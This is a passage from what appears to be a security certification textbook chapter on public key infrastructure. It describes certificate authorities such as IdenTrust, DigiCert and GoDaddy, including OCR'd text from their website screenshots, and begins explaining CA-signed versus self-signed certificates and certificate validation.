

IdenTrust
part of HID Global
My Buying Community
Certificates
Manage My Certificate
Support
Document Signing Certificate
Trusted digital signature in Adobe, Microsoft, and more.
BUY NOW

Figure 20.25: Screenshot of IdenTrust Website

- **DigiCert CertCentral**

  Source: *https://www.digicert.com*

  CertCentral simplifies the entire lifecycle by consolidating tasks for issuing, installing, inspecting, remediating, and renewing TLS/SSL certificates. It manages high-volume TLS/SSL certificate issuance for multiple individuals and teams.


digicert
TLS/SSL Certificates
PKI & IoT Trust
Partners
Support
OUR IDENTITY IS SECURING YOURS
COMPARE & BUY
RENEW

DigiCert is trusted across the globe to secure billions of interactions every day.

Figure 20.26: Screenshot of DigiCert Website

- **GoDaddy**

  Source: *https://www.godaddy.com*

  GoDaddy SSL Certificates offer a complete range of certificates that comply with CA/Browser Forum guidelines. They provide the SHA-2 hash algorithm and 2048-bit encryption, protection of unlimited servers, etc.




GoDaddy
Hire an Expert
Help Center
Sign In
Find your perfect domain
$3.99
.net $14.99*
.shop $0.99*
.co $0.01
Sell Online or In-Person
Sell Anything. Anywhere.
Get Started
Learn More
No credit card required**
Naomi Osaka
kinlo.com

Figure 20.27: Screenshot of GoDaddy Website



Signed Certificate (CA) vs. Self-Signed Certificate

Signed Certificate

- User gets a **digital certificate** from a trustworthy CA
- The digital certificate contains name of the certificate holder, a serial number, expiration dates, **a copy of the certificate holder's public key** and the digital signature of the CA
- User **signs the document** using the **digital certificate** and sends to the receiver
- The receiver can verify the certificate by enquiring with **validation authority** (VA)
- VA verifies the validity of the certificate

Publishes Certificate Revocation Lists (CRL), Online Certificate Status Protocol (OCSP), and CA chain certificate
3
Certification Authority (CA)
